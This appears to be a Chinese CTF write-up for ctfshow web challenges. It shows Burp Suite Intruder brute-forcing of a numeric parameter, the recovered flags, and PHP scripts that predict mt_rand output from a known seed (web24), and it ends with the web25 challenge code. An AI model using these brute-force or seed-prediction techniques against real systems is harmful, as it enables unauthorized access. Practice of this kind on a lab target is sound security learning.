
Payload set: 1

Payload count: 1,331

Payload type: Custom iterator

Request count: 1,331

设置参数



Payload settings [Custom iterator]

This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the lists.


Position: 1 Clear all

List items for position 1 (11)

```

0
1
2
3
4
5
6
7
```

这里我传入了0-9加上空格一共11个，但是注意看position后面，是1，代表这里设置的是第一个参数的选择范围，我们简单的先设置三个参数，说白了就是测试从0到999，此题中应该够。什么叫迭代?就是他会自己变化，比如说此题中，如果我们传入一个字典，里面包含了0-999所有的数字，也可以做出来，毕竟我们现在所做的也是测试0-999，但那个不叫迭代，迭代就是三位数，第一位我们设置范围是0-9，第二位，第三位也是，那他就会一个数一位数的变，这就叫迭代

当然，因为我们只测试0-999的数字，我们也可以选用Numbers，如图设置



are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1,000

Payload type: Numbers Request count: 1,000

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 0

To: 999

Step: 1

How many:

Number format

Base: ● Decimal ○ Hex

Min integer digits: 0

Max integer digits: 3

Min fraction digits: 0


Max fraction digits: 0

Examples

1

321

还有一种Brute forcer（暴力破解）



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined i
are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1,111

Payload type: Brute forcer Request count: 1,111

Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified char

Character set: 0123456789

Min length: 0

Max length: 3

如此设置也是测试0-999


但是我没有跑，如果Numbers、Brute forcer和Custom iterator都没有跑出来

```
Custom iterator方式下，我们可以添加英文大小写字母，或者直接传入所有可打印字符
Numbers方式下，我们可以增加位数，4位，5位......
Brute forcer方式下，两种方法都可以
```

但是要注意，毕竟是爆破，加入的东西越多，跑的时间按越长，所以此题最优解就是写脚本，找的满足条件的值，比爆破来的快


```
如果在比赛中可以酌情考虑方法，毕竟有时候条件可能会看不懂，或者正好要去吃饭，bp挂在那跑一下，也是可以的，附加一条，爆破的时候注意容器时间！！！
```

这会功夫已经跑出来了



Request	Payload	Status code	Error	Timeout	Length
394	823		☐	☐	
269	422	200	☐	☐	244
0		200	☐	☐	198
121	0	200	☐	☐	198
242	1	200	☐	☐	198
363	2	200	☐	☐	198
11	00	200	☐	☐	198
132	01	200	☐	☐	198
253	02	200	☐	☐	198
374	03	200	☐	☐	198
22	10	200	☐	☐	198

还是422，我们点进去查看一下




398	133		□	□	
269	422	200	□	□	244
0		200	□	□	198
121	0	200	□	□	198
242	1	200	□	□	198
363	2	200	□	□	198
11	00	200	□	□	198
132	01	200	□	□	198
253	02	200	□	□	198
374	03	200	□	□	198
22	10	200	□	□	198

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 11 Dec 2023 17:16:09 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.11
Content-Length: 47

ctfshow{7fc28ffa-c1d7-4509-950e-5b6fe4001bf9}
```

得到flag

web24

打开靶机，仔细分析




```
error_reporting(0);
include("flag.php");
if(isset($_GET['r'])){
    $r = $_GET['r'];
    mt_srand(372619038);
    if(intval($r)===intval(mt_rand())){
        echo $flag;
    }
}else{
    highlight_file(__FILE__);
    echo system('cat /proc/version');
}
```

GET传入一个r，r=随机数，告诉了我们随机数的种子，写个脚本

```php
<?php
mt_srand(372619038);
echo mt_rand();
?>
#这个我真是自己写的！！
```

查看一下php版本，版本不同，出来的随机数不一样




```
<?php
mt_srand(372619038);
echo mt_rand();
?>
```

```
999695185
```

编译运行耗时: 1.599s
编译器: php5.6

比如上图，php为5.6，出来的随机数就不一样，所以我们要查看一下网站的php版本



```
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-03 13:26:39
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-03 13:53:31
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/

error_reporting(0);
include("flag.php");
```


响应头 (229 字节)

```
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Mon, 11 Dec 2023 17:45:50 GMT
Server: nginx/1.18.0 (Ubuntu)
Transfer-Encoding: chunked
X-Powered-By: PHP/7.3.11
```

在X-Powered-By中查看到用的是PHP/7.3.11

找到对应版本（这里好像涉及到一个知识点php执行环境5.6和7.1的区别，具体怎么回事，等我写完wp的），执行指令


得到随机数：1155388967



```
<?php
mt_srand(372619038);
echo mt_rand();
?>
```

```
1155388967
```

将其传入




```
ctfshow{8b825dee-0722-4992-9e90-772eaa0d1473}
```

URL

```
http://87e10b20-7480-45fb-96c7-76dc3afe81dd.challenge.ctf.show/?r=1155388967
```

得到flag

至于爆破，大佬说不如写脚本



web卡拉米

大佬们请教一个问题，web，已知随机数种子，能不能用bp爆出来随机数?

02:07

啥也不会 群主

为什么不直接写脚本


Lotus

为什么不直接写脚本

啥也不会 群主

都知道种子了那直接写个脚本生成伪随机数序列然后遍历不就行了

但是也给出了解决方案



07:27


23-web-Rebmal

> web卡拉米
> 大佬们请教一个问题，web，已知随机数种子，能不能用bp爆出来随机数?

@web卡拉米 bp插件，turbo intruder

这个插件，我下载了，理解了一下原理

就是写个脚本，让他根据脚本进行爆破，显然，俺不会！但是网上可以找到别人写好的脚本，毕竟




问：你对ctf印象最深的是什么

答：玩ctf的都是复读机

懂得都懂

web25

分析一下




```
error_reporting(0);
include("flag.php");
if(isset($_GET['r'])){
    $r = $_GET['r'];
    mt_srand(hexdec(substr(md5($flag), 0,8)));
    $rand = intval($r)-intval(mt_rand());
    if((!$rand)){
        if($_COOKIE['token']==(mt_rand()+mt_rand())){
            echo $flag;
        }
    }else{
        echo $rand;
    }
}else{
    highlight_file(__FILE__);
    echo system('cat /proc/version');
```

